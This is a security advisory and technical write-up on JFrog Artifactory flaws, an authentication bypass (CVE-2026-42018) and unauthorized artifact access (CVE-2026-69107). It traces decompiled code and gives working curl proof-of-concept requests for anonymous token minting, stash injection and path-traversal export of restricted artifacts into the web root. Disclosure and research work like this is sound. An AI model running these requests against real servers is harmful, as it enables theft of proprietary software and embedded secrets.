Stealing the Artifact – JFrog Artifactory Vulnerability

TL;DR
- NetSPI discovered vulnerabilities in JFrog Artifactory that allowed an unauthenticated attacker to bypass authentication and authorization to retrieve an arbitrary artifact from an Artifactory repository.
- At the time of discovery, all versions of Artifactory OSS and Artifactory Enterprise were affected by the vulnerabilities.
- CVE-2026-42018: authentication bypass to anonymous user – remediated in Artifactory 7.146.8. CVE-2026-69107: potential unauthorized artifact access – remediated in Artifactory versions 7.146.8, 7.133.21, 7.125.14, 7.117.21, 7.111.14, 7.104.16.
Introduction
What is Artifactory? JFrog describes it as: “Artifactory is the single solution for housing and managing all the software artifacts, AI/ML models, binaries, packages, files, containers, components, and releases used in and generated across your organization’s software supply chain.”[1] In many environments, Artifactory acts as the central hub of the software supply chain. Build systems publish artifacts to it, deployment platforms retrieve release packages from it, and developers use it as the trusted source for internal and external dependencies.
This makes Artifactory a valuable target for Red Teams (and adversaries!) – Artifactory can be a key system for both direct and indirect objective completion. Directly, proprietary software is stored in Artifactory (internal applications, libraries, commercial products, unreleased software, infrastructure artifacts, etc.), the compromise of these artifacts can expose valuable intellectual property and internal infrastructure information. Indirectly, the organizations can expose secrets in the Artifactory stored artifacts (which they should not!): database connection strings, API keys, cloud and service account credentials, etc. If such secrets are exposed in the artifacts, this can enable further lateral movement for the attacker. The exposed artifacts can also reveal additional vulnerabilities and weaknesses in the organization – such as dependency confusion attack vectors. The ability to tamper the artifacts can enable further compromise of other systems (and organizations).
NetSPI discovered four different bugs in Artifactory, that were chained to retrieve arbitrary artifacts from the position of the remote unauthenticated attacker. Let’s move to the technical review of the vulnerabilities.
Technical Details
Research Approach and Results
A large part of Artifactory’s server-side functionality is implemented in Java and distributed as compiled JVM inside JAR and WAR files. This makes static analysis particularly useful as Java bytecode retains enough structural information, so it can be decompiled into source-like Java code. While the decompiled code is not necessarily identical to the original source, it usually preserves the elements most relevant for the analyst, such as method calls, control flow, constants, etc. In this writeup the code referenced is the decompiled code from the respective JAR file.
Anthropic’s Claude was used for analyzing the decompiled code to map the application, navigate through the call chains, analyze key functionality, and search for specific invocations. LLM is a powerful tool for reverse engineering in particular, making application research significantly faster and more convenient.
NetSPI discovered four different bugs during the research:
- Bug #1 – Authentication Bypass via Anonymous JWT Mint.
- Bug #2 – Missing Authorization in Stash Results.
- Bug #3 – Path Traversal in Stash Export.
- Bug #4 – URL Parsing Confusion.
In the simplest Artifactory configuration (e.g. internal lab running with a single Docker container), exploitation of three bugs is enough to achieve the impact. In the production environment, exploitation of a fourth bug is required to enable the attack chain.
Lab Setup
To demonstrate the vulnerability, the following Artifactory OSS version was used:
{
  "version" : "7.133.16",
  "revision" : "83316900",
  "servicesVersions" : {
    "package_handler_version" : "5.405.6"
  },
  "addons" : [ ],
  "license" : "Artifactory OSS",
  "entitlements" : {
    "EVENT_BASED_PULL_REPLICATION" : false,
    "SMART_REMOTE_TARGET_FOR_EDGE" : false,
    "REPO_REPLICATION" : false,
    "MULTIPUSH_REPLICATION" : false
  }
}
Bug #1 – Authentication Bypass via Anonymous JWT Mint – CVE-2026-42018
Artifactory implements an AWS IAM-based token exchange feature. This feature lets AWS workloads obtain Artifactory JWT tokens using their AWS identity. To do that, the AWS workload client sends an HTTP POST request to the /access/api/v1/aws/token endpoint.
This request is intercepted by AwsTokenAuthenticationFilter (AwsTokenAuthenticationFilter.java under access-application-7.163.7).
@Component
  public class AwsTokenAuthenticationFilter
  extends OncePerRequestFilter {
      @Generated
      private static final Logger log = LoggerFactory.getLogger(AwsTokenAuthenticationFilter.class);


(1)   private final RequestMatcher matcher = AntPathRequestMatcher.antMatcher(
              (HttpMethod)HttpMethod.POST, (String)"/api/v1/aws/token");

      private final AuthenticationManager authenticationManager;
      private final AwsHeaderInterceptor headerInterceptor;
      private final AuthenticationEntryPoint authenticationEntryPoint;
      private final AwsClient awsClient;

      public AwsTokenAuthenticationFilter(AuthenticationManager authenticationManager,
              AwsHeaderInterceptor headerInterceptor,
              AuthenticationEntryPoint authenticationEntryPoint, AwsClient awsClient) {
          this.authenticationManager = authenticationManager;
          this.headerInterceptor = headerInterceptor;
          this.authenticationEntryPoint = authenticationEntryPoint;
          this.awsClient = awsClient;
      }

...

(2)	protected boolean shouldNotFilter(HttpServletRequest request) {
return !this.matcher.matches(request);
}
}
At (1) AntPathRequestMatcher is defined – the matcher invocation at (2) is dispatched from the inherited OncePerRequestFilter.doFilter() in spring-web, like the following (org.springframework.web.filter.OncePerRequestFilter).
@Override
  public final void doFilter(ServletRequest request, ServletResponse response,
          FilterChain filterChain) throws ServletException, IOException {

      if (!((request instanceof HttpServletRequest httpRequest)
              && (response instanceof HttpServletResponse httpResponse))) {
          throw new ServletException("OncePerRequestFilter only supports HTTP requests");
      }

      String alreadyFilteredAttributeName = getAlreadyFilteredAttributeName();
      boolean hasAlreadyFilteredAttribute =
              request.getAttribute(alreadyFilteredAttributeName) != null;

      if (skipDispatch(httpRequest) || shouldNotFilter(httpRequest)) {
(4)             filterChain.doFilter(request, response);
          return;
      }
If the matcher receives “/api/v1/aws/token/” with trailing slash – Tomcat does not strip the trailing slash from the servlet path. This results in AntPathMatcher.doMatch ultimately failing the match: (org.springframework.util.AntPathMatcher).
protected boolean doMatch(String pattern, @Nullable String path,
          boolean fullMatch, @Nullable Map<String, String> uriTemplateVariables) {

      if (path == null
              || path.startsWith(this.pathSeparator) != pattern.startsWith(this.pathSeparator)) {
          return false;
      }

      String[] pattDirs = tokenizePattern(pattern);
      if (fullMatch && this.caseSensitive && !isPotentialMatch(path, pattDirs)) 	 {
          return false;
      }

      String[] pathDirs = tokenizePath(path);

      if (pattIdxStart > pattIdxEnd) {
(3)       return (pattern.endsWith(this.pathSeparator)
                  == path.endsWith(this.pathSeparator));
      }
...
The trailing slash breaks the check at (3): pattern passed to doMatch(..) is /api/v1/aws/token, defined in (1), while path passed is /api/v1/aws/token/. As a result, doMatch(..) returns false, (2) shouldNotFilter returns true, and (4) filterChain.doFilter(..) is never called, therefore the following AWS validation never executes (from org/jfrog/access/filter/AwsTokenAuthenticationFilter.java).
protected void doFilterInternal(HttpServletRequest request,
              HttpServletResponse response, FilterChain filterChain)
              throws ServletException, IOException {
          try {
              Map<String, String> headers = Collections.list(request.getHeaderNames())
                  .stream()
                  .collect(Collectors.toMap(h -> h,
                      arg_0 -> ((HttpServletRequest)request).getHeader(arg_0)));
              log.debug("Resolved headers: {}", headers);
              this.headerInterceptor.validate(request);
              AwsCallerIdentityResponse callerIdentity =
                  this.retrieveAwsCallerIdentity(request);
              log.debug("Got caller identity {}", (Object)callerIdentity);
              Authentication authenticate = this.authenticate(request,
                  callerIdentity.getCallerIdentityResponse()
                      .getCallerIdentityResult());
              SecurityContext context = SecurityContextHolder.createEmptyContext();
              context.setAuthentication(authenticate);
              SecurityContextHolder.setContext((SecurityContext)context);
          }
          catch (AuthenticationException e) {

              SecurityContextHolder.clearContext();
              log.debug("Failed to process authentication request", (Throwable)e);
              this.authenticationEntryPoint.commence(request, response, e);
              return;
          }
          filterChain.doFilter((ServletRequest)request, (ServletResponse)response);
      }
If this filter is not executed, the filter chain continues through AccessAnonymousAuthenticationFilter, which populates the context with the anonymous principal as a fallback – as you can see at SecurityConfig.java under access-application-7.163.7.
http
    .anonymous(anonymous -> anonymous
        .key(anonymousKey)
        .principal((Object)anonymousUserHolder.getAnonymousUser())
        .authenticationFilter(this.anonymousAuthenticationFilter(
                anonymousUserHolder, anonymousKey)))
...
    .addFilter((Filter)loginAuthenticationFilter)
    .addFilterBefore((Filter)lockedUserTemporaryFilter,        LoginAuthenticationFilter.class)
    .addFilterBefore((Filter)anonymousAuthenticationFilter,    LockedUserTemporaryFilter.class)
    .addFilterBefore((Filter)httpSsoAuthenticationFilter,      AccessAnonymousAuthenticationFilter.class)
    .addFilterBefore((Filter)awsTokenAuthenticationFilter,     HttpSsoAuthenticationFilter.class)
    .addFilterBefore((Filter)rememberMeAuthenticationFilter,   AwsTokenAuthenticationFilter.class)
    .authorizeHttpRequests(authorize ->
        authorize.requestMatchers("/system/info", "/system/monitor/health").permitAll()
                 .requestMatchers("/api/secured/**", "/system/**").authenticated()
                 .anyRequest().permitAll());
Filters are applied in the reverse direction, starting with AwsTokenAuthenticationFilter. As discovered before, it is skipped. The next one, HttpSsoAuthenticationFilter is skipped too (because the target endpoint is not SSO related). The next one used is AccessAnonymousAuthenticationFilter. This one is skipped too, as the filter is not applied to the AWS endpoint used (and this is where anonAccessEnabled=false is applied – the gate that enforced the flag is path scoped to /api/v2/authentication/login and /api/v2/authentication/reauthenticate endpoints, which are not used in the exploit call chain). The next filters (LockedUserTemporaryFilter and LoginAuthenticationFilter) also do not set the context. Finally, AnonymousAuthenticationFilter is run, setting the context to anonymous user – which is Java Spring’s stock filter (SecurityConfig.java).
@Nonnull
  private AnonymousAuthenticationFilter anonymousAuthenticationFilter(
          AnonymousUserHolder anonymousUserHolder, String anonymousKey) {
      AnonymousAuthenticationFilter authenticationFilter = new AnonymousAuthenticationFilter(
          anonymousKey,
          (Object)anonymousUserHolder.getAnonymousUser(),
          AuthorityUtils.createAuthorityList((String[])new String[]{"ROLE_ANONYMOUS"})
      );
      authenticationFilter.setAuthenticationDetailsSource(
          (AuthenticationDetailsSource)new LoginWebAuthenticationDetailsSource());
      return authenticationFilter;
  }
This instantiates org.springframework.security.web.authentication.AnonymousAuthenticationFilter from spring-security-web-6.5.9. Its doFilter(...) ultimately calls defaultWithAnonymous(...), as follows.
@Override
  public void doFilter(ServletRequest req, ServletResponse res, FilterChain chain)
          throws IOException, ServletException {
      Supplier<SecurityContext> deferredContext = this.securityContextHolderStrategy.getDeferredContext();
      this.securityContextHolderStrategy.setDeferredContext(
          defaultWithAnonymous((HttpServletRequest) req, deferredContext));
      chain.doFilter(req, res);
  }

  private Supplier<SecurityContext> defaultWithAnonymous(HttpServletRequest request,
          Supplier<SecurityContext> currentDeferredContext) {
      return SingletonSupplier.of(() -> {
          SecurityContext currentContext = currentDeferredContext.get();
          Authentication currentAuthentication = currentContext.getAuthentication();
(5)        if (currentAuthentication == null) {
              Authentication anonymous = createAuthentication(request);
              SecurityContext anonymousContext = this.securityContextHolderStrategy.createEmptyContext();
              anonymousContext.setAuthentication(anonymous);
              return anonymousContext;
          }
          return currentContext;
      });
  }
Under (5) the check is passed, as the context is empty at this point (since the trailing slash discrepancy skipped the AWS filter). Therefore, createAuthentication(...) is used to create a new authentication token for an anonymous user, effectively returning an authenticated context to the attacker.
The resource then reads anonymous user context and mints a token for it: org/jfrog/access/server/rest/resource/cloud/AwsResource.java in access-server-rest-7.163.7.
@Component
  @Path(value="/v1/aws")
  public class AwsResource {
      @Generated
      private static final Logger log = LoggerFactory.getLogger(AwsResource.class);
      private final AwsService service;

      public AwsResource(AwsService service) {
          this.service = service;
      }

      @POST
(6)   @Path(value="token")
      @Produces(value={"application/json; charset=UTF-8"})
(7)   @SkipAuthorization

      @LoadWorkerContext
      public Response tokenExchange(@Valid TokenRequestRestModel tokenRequestRestModel) {
(8)       String username = SecurityContextUtils.getLoggedInUser().getUsername();


(9)       TokenResponseModel token = this.service.tokenExchange(username,
              tokenRequestRestModel.expiresIn(), tokenRequestRestModel.description());
          return Response.ok((Object)token).build();
      }

...
  }
At (6) both /v1/aws/token and /v1/aws/token/ are routed there. At (7) authorization is skipped – the previously set Security Context is trusted (as authentication occurred at that moment). At (8) the Security Context is read (anonymous username is retrieved) and at (9) the token is obtained and returned – no validation that the username was mapped to an IAM role occurred.
This allows an unauthenticated attacker to bypass authentication and obtain a JWT for the anonymous user, even if anonymous user is disabled, as follows:
curl -sS -X POST "https://artifactory/access/api/v1/aws/token/" -H 'Content-Type: application/json' -d '{}'
As a result, the following JWT was returned.
{
  "access_token" : "ey...A",
  "expires_in" : 3600,
  "scope" : "applied-permissions/user",
  "token_type" : "Bearer",
  "description" : "Generated access token for Aws assumed role token exchange",
  "username" : "anonymous",
  "username" : "anonymous"
}
Artifactory resource endpoints commonly use @RolesAllowed with a role set that includes “user”, which allows all authenticated users to access those endpoints. Since anonymous is a real user in the Artifactory user database and a member of the users role, the obtained JWT could be then used to access an authentication protected API, e.g. to retrieve Artifactory version information:
curl -sS "https://artifactory/artifactory/api/system/version" -H "Authorization: Bearer ey...A"

{
  "version" : "7.133.16",
  "revision" : "83316900",
  "servicesVersions" : {
    "package_handler_version" : "5.405.6"
  },
  "addons" : [ ],
  "license" : "Artifactory OSS",
  "entitlements" : {
    "EVENT_BASED_PULL_REPLICATION" : false,
    "SMART_REMOTE_TARGET_FOR_EDGE" : false,
    "REPO_REPLICATION" : false,
    "MULTIPUSH_REPLICATION" : false
  }
}
The reason for that is that in Artifactory endpoints commonly admin any @RolesAllowed set containing user – and anonymous is a real user in the Artifactory user database and a member of the users role.
Bug #2 – Missing Authorization in Stash Results – CVE-2026-69107
Once the anonymous access is obtained – the stash functionality is reachable to the attacker. The stash is a server-side clipboard for search results in the Artifactory web UI. The functionality is deprecated per Artifactory[2].

The feature allowed the user to save the search results to stash. When the search result is stashed – it is stored on the server into objects, which later can be accessed under a user’s HTTP session with a key (name). Once the stash is created, various operations can be done over it: see StashSearchResultsResource.java under artifactory-rest-ui.
@Path(value="stashResults")
@RolesAllowed(value={"admin", "user"})
@Component
@Scope(value="prototype")
public class StashSearchResultsResource
extends BaseResource {
    @Autowired
    SearchServiceFactory searchFactory;
...
    public Response saveSearchResults(List<BaseSearchResult> baseSearchResults) throws Exception {
        return this.runService(this.searchFactory.saveSearchResults(), baseSearchResults);
    }
...
    public Response getSearchResults() throws Exception {
        return this.runService(this.searchFactory.getSearchResults());
    }
...
    public Response deleteSearchResults() throws Exception {
        return this.runService(this.searchFactory.removeSearchResults());
    }
...
    public Response subtractSearchResults(List<BaseSearchResult> baseSearchResults) throws Exception {
        return this.runService(this.searchFactory.subtractSearchResults(), baseSearchResults);
    }
...
    public Response intersectSearchResults(List<BaseSearchResult> baseSearchResults) throws Exception {
        return this.runService(this.searchFactory.intersectSearchResults(), baseSearchResults);
    }
...
    public Response addSearchResults(List<BaseSearchResult> baseSearchResults) throws Exception {
        return this.runService(this.searchFactory.addSearchResults(), baseSearchResults);
    }

...
    public Response exportSearchResults(ImportExportSettings importExportSettings) throws Exception {
        return this.runService(this.searchFactory.exportSearchResults(), (Object)importExportSettings);
    }
...
An HTTP POST request to /artifactory/ui/stashResults calls saveSearchResults(...). Ultimately execute(...) from SaveSearchResultsService.java under artifactory-rest-ui is called.
@Component
public class SaveSearchResultsService
extends BaseSearchResultService {
    @Autowired
    AuthorizationService authorizationService;

    public void execute(ArtifactoryRestRequest request, RestResponse response) {
        String searchName = request.getQueryParamByKey("name");
        boolean useVersionLevel = Boolean.valueOf(request.getQueryParamByKey("useVersion"));
        ArrayList<ItemSearchResult> results = new ArrayList<ItemSearchResult>();
        List baseSearchResults = request.getModels();
        SavedSearchResults searchResults = this.getSavedSearchResults(searchName, results, baseSearchResults, useVersionLevel);
        RequestUtils.setResultsToRequest(searchResults, request.getServletRequest());
        response.info("Search results successfully saved to stash");
    }
}
A user supplied name is passed to getSavedSearchResults(...) through the searchName parameter. getSavedSearchResults(...) calls getSearchResult(...) (defined in QuickSearchResult.java) from artifactory-rest-ui to enrich all saved search results with a new entry.
public abstract class BaseSearchResultService
implements RestService {
    protected SavedSearchResults getSavedSearchResults(String searchName, List<ItemSearchResult> results, List<BaseSearchResult> baseSearchResults, boolean useVersionLevel) {
        baseSearchResults.forEach(result -> results.add(result.getSearchResult()));
        return SearchTreeBuilder.buildFullArtifactsList((String)searchName, results, (boolean)useVersionLevel);
}

...

@Override
    public ItemSearchResult getSearchResult() {
        ItemInfo itemInfo;
(10)    RepoPath repoPath = InternalRepoPathFactory.create((String)this.getRepoKey(), (String)this.getRelativePath());
        try {
(11)        itemInfo = ContextHelper.get().getRepositoryService().getItemInfo(repoPath);
        }
        catch (ItemNotFoundRuntimeException e) {
            itemInfo = this.getItemInfo(repoPath);
        }
        return new ArtifactSearchResult(itemInfo);
    }
At (10), the attacker-controlled parameter values of repoKey and relativePath are used to populate the search stash of the session. As a result, repoPath is created (from repository name and relative path to the artifact) which is then passed to getItemInfo(...) at (11) – defined in RepositoryServiceImpl.java under artifactory-core.
@Nonnull
    public ItemInfo getItemInfo(RepoPath repoPath) {
        LocalRepo localRepo = this.getLocalRepository(repoPath);
        VfsItem item = localRepo.getImmutableFsItem(repoPath);
        if (item != null) {
            return item.getInfo();
        }
        throw new ItemNotFoundRuntimeException("Item " + String.valueOf(repoPath) + " does not exist");
    }
The getInfo(...) call populates the stash result with FullInfo type data: sha1, sha256, md5, size, created, createdBy, lastModified, etc. Once stash results are populated, RequestUtils.setResultsToRequest(searchResults, request.getServletRequest()); is called – defined in RequestUtils.java under artifactory-rest-ui.
public static void setResultsToRequest(SavedSearchResults savedSearchResults, HttpServletRequest request) {
        HttpSession session = request.getSession(false);
        if (session == null) {
            session = request.getSession(true);
        }
(12)    session.setAttribute(savedSearchResults.getName(), (Object)savedSearchResults);
    }
The highlighted block is essential – if there was no session, a new session is created for Bearer-only request (which is the one obtained as a result of authentication bypass vulnerability). For this newly created session, the FileInfo payload for the arbitrary artifact is assigned to the attacker-defined name at (12).
As we can see in the fully traced chain – no authorization checks are ever conducted to verify if the stash target can be read by the client. This results in the attacker being assigned the HTTP session that holds FileInfo for an artifact the attacker does not have read permissions on, including its content-addressing keys (sha1, sha256). This stashed object is used later in the following vulnerability to dereference the artifact’s bytes by FileInfo keys.
To exploit this vulnerability, the following request was made.
JWT=eyJ...A

curl -sk --path-as-is -D - -X POST "https://artifactory/artifactory/ui/stashResults?name=../opt/jfrog/artifactory/app/artifactory/tomcat/webapps/ROOT/markertag" \
  -H "Authorization: Bearer ${JWT}" \
  -H "Content-Type: application/json" \
  -H "X-Requested-With: artUI" \
  -d "[{\"type\":\"quick\",\"repoKey\":\"sample-repo\",\"relativePath\":\"builds/sample/sample-v1.0.0\"}]"
The response sets a session via the Set-Cookie header that has the crafted stash search bound.
HTTP/1.1 200
...
SessionValid: true
Set-Cookie: SESSION=Z...m; Path=/; HttpOnly; SameSite=Lax
Strict-Transport-Security: max-age=31536000; includeSubDomains

{"info":"Search results successfully saved to stash"
The stash result associates FileInfo metadata with the attacker-controlled name parameter. The name value is constructed in a way to exploit the next vulnerability. By this moment, under the HTTP session there is a stash result association of name: ../opt/jfrog/artifactory/app/artifactory/tomcat/webapps/ROOT/markertag with a legitimate restricted artifact builds/sample/sample-v1.0.0 from the sample-repo repository.
An additional important impact of this bug in real world exploitation, is that it provides a primitive to enumerate valid repository names and artifact relative paths: if the artifact is missing from the target repository, instead of a HTTP 200 response, the attacker gets an error. This enables an oracle to verify Artifactory repositories and artifacts paths – the attacker can create a wordlist of potential artifacts paths (and the full artifact path is required for exploitation) and verify them using the oracle.
Bug #3 – Path Traversal in Stash Export – CVE-2026-69107
Artifactory exports the files by retrieving the sha1 from FileInfo source structure and then using the hash as a key to retrieve the file bytes from the binary store. This is implemented under DbExportBase.java in artifactory-core.
private boolean exportFileContent(FileInfo sourceFile, File targetFile) throws IOException {
        log.debug("Exporting file content to {}", (Object)targetFile.getAbsolutePath());
        BufferedOutputStream os = null;
        InputStream is = null;
        try {
            HashMap headers = Maps.newHashMap();
            headers.put(BinaryElementHeaders.REPOSITORY_KEY.getHeaderName(), sourceFile.getRepoKey());
            headers.put(BinaryElementHeaders.CONTENT_LENGTH.getHeaderName(), String.valueOf(sourceFile.getSize()));
(13)        is = this.getBinaryStore().getBinary(sourceFile.getSha1(), (Map)headers);
            os = new BufferedOutputStream(new FileOutputStream(targetFile));
            IOUtils.copy((InputStream)is, (OutputStream)os);
            IOUtils.closeQuietly((OutputStream)os);
        }
        catch (VfsItemNotFoundException e) {
            this.status.warn("Binary not found for item '" + String.valueOf(sourceFile.getRepoPath()) + "' with sha1 '" + sourceFile.getSha1() + "'", log);
            boolean bl = false;
            return bl;
        }
        finally {
            IOUtils.closeQuietly(os);
            IOUtils.closeQuietly(is);
        }
        IOUtils.closeQuietly((InputStream)is);
        targetFile.setLastModified(sourceFile.getLastModified());
        return true;
    }
There is no permission check within or before getBinary(...) call at (13). This means that once the artifact FileInfo is loaded into the session – any code path that reaches getBinary(...) and passes the target FileInfo structure will be able to read artifact bytes, regardless of the repository access control lists. And as a result of exploiting bug #2 – the attacker can load arbitrary target artifact FileInfo into the fresh HTTP session, associated with SESSION cookie.
This means that attacker needs:
- A primitive to reach
exportFileContentwith targetFileInfo. - A primitive to read the exported destination file path.
ExportSearchResultsService allows to export stashed search results to a directory on disk. Its resource is defined under StashSearchResultsResource.java in artifactory-rest-ui.
@Path(value="stashResults")
@RolesAllowed(value={"admin", "user"})
@Component
@Scope(value="prototype")
public class StashSearchResultsResource
extends BaseResource {
    @Autowired
    SearchServiceFactory searchFactory;

    @POST
    @Consumes(value={"application/json"})
    @Produces(value={"application/json"})
    public Response saveSearchResults(List<BaseSearchResult> baseSearchResults) throws Exception {
        return this.runService(this.searchFactory.saveSearchResults(), baseSearchResults);
    }

...


    @POST
    @Path(value="export")
    @Consumes(value={"application/json"})
    @Produces(value={"application/json"})
    public Response exportSearchResults(ImportExportSettings importExportSettings) throws Exception {
        return this.runService(this.searchFactory.exportSearchResults(), (Object)importExportSettings);
    }
The service can be found in ExportSearchResultsService.java (artifactory-rest-ui).
@Component
public class ExportSearchResultsService
extends BaseSearchResultService {
    private static final Logger log = LoggerFactory.getLogger(RemoveSearchResultsService.class);
    @Autowired
    RepositoryService repoService;

    public void execute(ArtifactoryRestRequest request, RestResponse response) {
        String searchName = request.getQueryParamByKey("name");
        ImportExportSettings settings = (ImportExportSettings)((Object)request.getImodel());
        if (!PathValidatorUtil.isExportImportValidPath((String)settings.getPath())) {
            response.error("Invalid Export Directory");
            return;
        }
        SavedSearchResults savedSearchResults = RequestUtils.getResultsFromRequest(searchName, request.getServletRequest());
        ImportExportStatusHolder status = new ImportExportStatusHolder();
        String path = settings.getPath();
        try {
(14)        List<StatusEntry> warnings = this.exportSearchResultsToPath(settings, savedSearchResults, status, path);
            if (!warnings.isEmpty()) {
                this.updateWarnMessage(response);
            }
            if (status.isError()) {
                this.updateErrorMessage(response, searchName, status, path);
            } else {
                this.updateInfoMessage(response, searchName, path);
            }
        }
        catch (Exception e) {
            String message = "Exception occurred during export: " + e.getMessage();
            response.error(message);
            log.error(message, (Throwable)e);
        }
    }

...

private List<StatusEntry> exportSearchResultsToPath(ImportExportSettings setting, SavedSearchResults savedSearchResults, ImportExportStatusHolder status, String path) {
        ExportSettingsImpl baseSettings = new ExportSettingsImpl(new File(path), status);
        baseSettings.setIncludeMetadata(setting.isExcludeMetadata() == false);
        baseSettings.setM2Compatible(setting.isCreateM2CompatibleExport().booleanValue());
        baseSettings.setCreateArchive(setting.isCreateZipArchive().booleanValue());
        baseSettings.setVerbose(setting.isVerbose().booleanValue());
(15)    this.repoService.exportSearchResults(savedSearchResults, baseSettings);
        return status.getWarnings();
    }
At (14) ExportSearchResultService calls exportSearchResultsToPath(...), which in turn calls exportSearchResults(...) at (15). This function is defined in RepositoryServiceImpl.java (artifactory-core) and initializes DbRepoExportSearchHandler and calls the export(...) method on it.
public MutableStatusHolder exportSearchResults(SavedSearchResults searchResults, ExportSettingsImpl baseSettings) {
        return new DbRepoExportSearchHandler(searchResults, baseSettings).export();
    }
DbRepoExportSearchHandler is defined in DbRepoExportSearchHandler.java (artifactory-core), its constructor calls the createSettingsWithTimestampedBase(...) method.
public DbRepoExportSearchHandler(SavedSearchResults searchResults, ExportSettingsImpl baseSettings) {
        super(new ImportExportAccumulator("export-search-result", ImportExportAccumulator.ProgressAccumulatorType.EXPORT));
        this.searchResults = searchResults;
        this.baseSettings = baseSettings;
        this.setExportSettings(this.createSettingsWithTimestampedBase());
    }

...

private ExportSettings createSettingsWithTimestampedBase() {
        File baseDir = this.baseSettings.getBaseDir();
        SimpleDateFormat formatter = new SimpleDateFormat("yyyyMMdd.HHmmss");
        String timestamp = formatter.format(this.baseSettings.getTime());
(16)    String baseExportName = this.searchResults.getName() + "-" + timestamp;
(17)    File tmpExportDir = new File(baseDir, baseExportName);
        return new ExportSettingsImpl(tmpExportDir, (ExportSettings)this.baseSettings);
    }
This method takes an attacker controlled baseDir and stash name and constructs tmpExportDir at (17). At (16) baseExportName is created by appending a timestamp to the stash name (important detail for further exploitation). The operations on the attacker-controlled file paths lack filtering and normalization, allowing path traversal by using the allowed baseDir and then using the stash name that traverses to the file system root into an arbitrary file system location. Ultimately, export(...) is called.
public MutableStatusHolder export() {
        this.status.status("Started exporting search result '" + this.searchResults.getName() + "'.", log);
        this.createExportDirectory();
        if (this.status.isError()) {
            return this.status;
        }
        for (FileInfo searchResult : this.searchResults.getResults()) {
(18)        this.exportFile(searchResult, this.settings.getBaseDir(), Collections.emptySet());
        }
        if (this.settings.isCreateArchive()) {
            this.createExportZip(this.status, this.settings);
        }
        this.status.status("Finished exporting search result '" + this.searchResults.getName() + "'.", log);
        return this.status;
    }
As a result, the export directory is created based on the previously generated path (the attacker-controlled traversed file system location appended with a timestamp) and then at (18) exportFile(...) is called to export the artifact from search stash to this directory. Next, exportFile(...) defined in DbExportBase.java of artifactory-core ultimately calls the target exportFileContent sink with attacker controlled FileInfo from the HTTP session stash and attacker-controlled target directory.
void exportFile(FileInfo sourceFile, File targetParentDir, Set<String> siblings) {
        this.status.debug("Exporting file '" + String.valueOf(sourceFile.getRepoPath()) + "'...", log);
        File targetFile = this.getTargetFile((ItemInfo)sourceFile, targetParentDir, siblings);
        try {
            boolean sourceFileExists = this.getFileService().exists(sourceFile.getRepoPath());
            if (!sourceFileExists) {
                log.info("Skipping file export : '{}', the source file doesn't exists.", (Object)sourceFile.getRepoPath());
                return;
            }
            this.settings.executeCallbacks((FileExportInfo)new FileExportInfoImpl(sourceFile, targetFile, FileExportInfo.FileExportStatus.PENDING), FileExportEvent.BEFORE_FILE_EXPORT);
            File parentFile = targetFile.getParentFile();
            if (!parentFile.exists()) {
(19)            FileUtils.forceMkdir((File)parentFile);
            }
            boolean fileContentExported = false;
            boolean skipFileContentExport = this.isSkipFileContentExport(sourceFile, targetFile);
            if (!skipFileContentExport) {
                fileContentExported = this.exportFileContent(sourceFile, targetFile);
            }
...
Due to the path traversal during path concatenation at (17), the attacker can copy the arbitrary artifact available by stashed key into an arbitrary location on the file system appended by a timestamp. E.g. at (17) something like:
new File("/tmp", "../opt/jfrog/<somepath>/webapps/ROOT/markertag");
would produce the directory /tmp/../opt/jfrog/<somepath>/webapps/ROOT/markertag-<timestamp>. When passed to (19) – forceMkdir(...) would resolve .. and create a directory under /opt/jfrog/<somepath>/webapps/ROOT/markertag-<timestamp>/.
As a result, the attacker can create the directory with a timestamp suffix in arbitrary file system location and copy the arbitrary artifact to it. This allows an additional authentication and authorization bypass opportunity – the attacker needs to copy the target artifact to an unprotected location and then fetch it with HTTP GET request without authentication and authorization.
To exploit the vulnerability, the following HTTP request was made.
curl -sk --path-as-is -D - -X POST "https://artifactory/artifactory/ui/stashResults/export?name=../opt/jfrog/artifactory/app/artifactory/tomcat/webapps/ROOT/markertag" \
  -H "Authorization: Bearer ${JWT}" \
  -H "Cookie: SESSION=..." \
  -H "X-Requested-With: artUI" \
  -H "Content-Type: application/json" \
  -d '{"path":"/tmp", ...}'
In the exploit proof-of-concept – the artifact was copied to the backend root Tomcat directory, which served static files without authentication or authorization.
When the server responds the attacker needs to take note of the timestamp in the response as it is used later to brute force the timestamp to guess the correct exported file path.
HTTP/1.1 200
Date: Mon, 13 Jul 2026 11:23:08 GMT
Content-Type: application/json
Transfer-Encoding: chunked
Connection: keep-alive
...
Access-Control-Allow-Methods: GET, POST, DELETE, PUT
Access-Control-Allow-Headers: X-Requested-With, Content-Type, X-Codingpedia
Cache-Control: no-store
SessionValid: true
Strict-Transport-Security: max-age=31536000; includeSubDomains
Once the date is retrieved, it should be converted to the correct format and then the range of [timestamp – 2s; timestamp] can be used to effectively brute force the directory name.
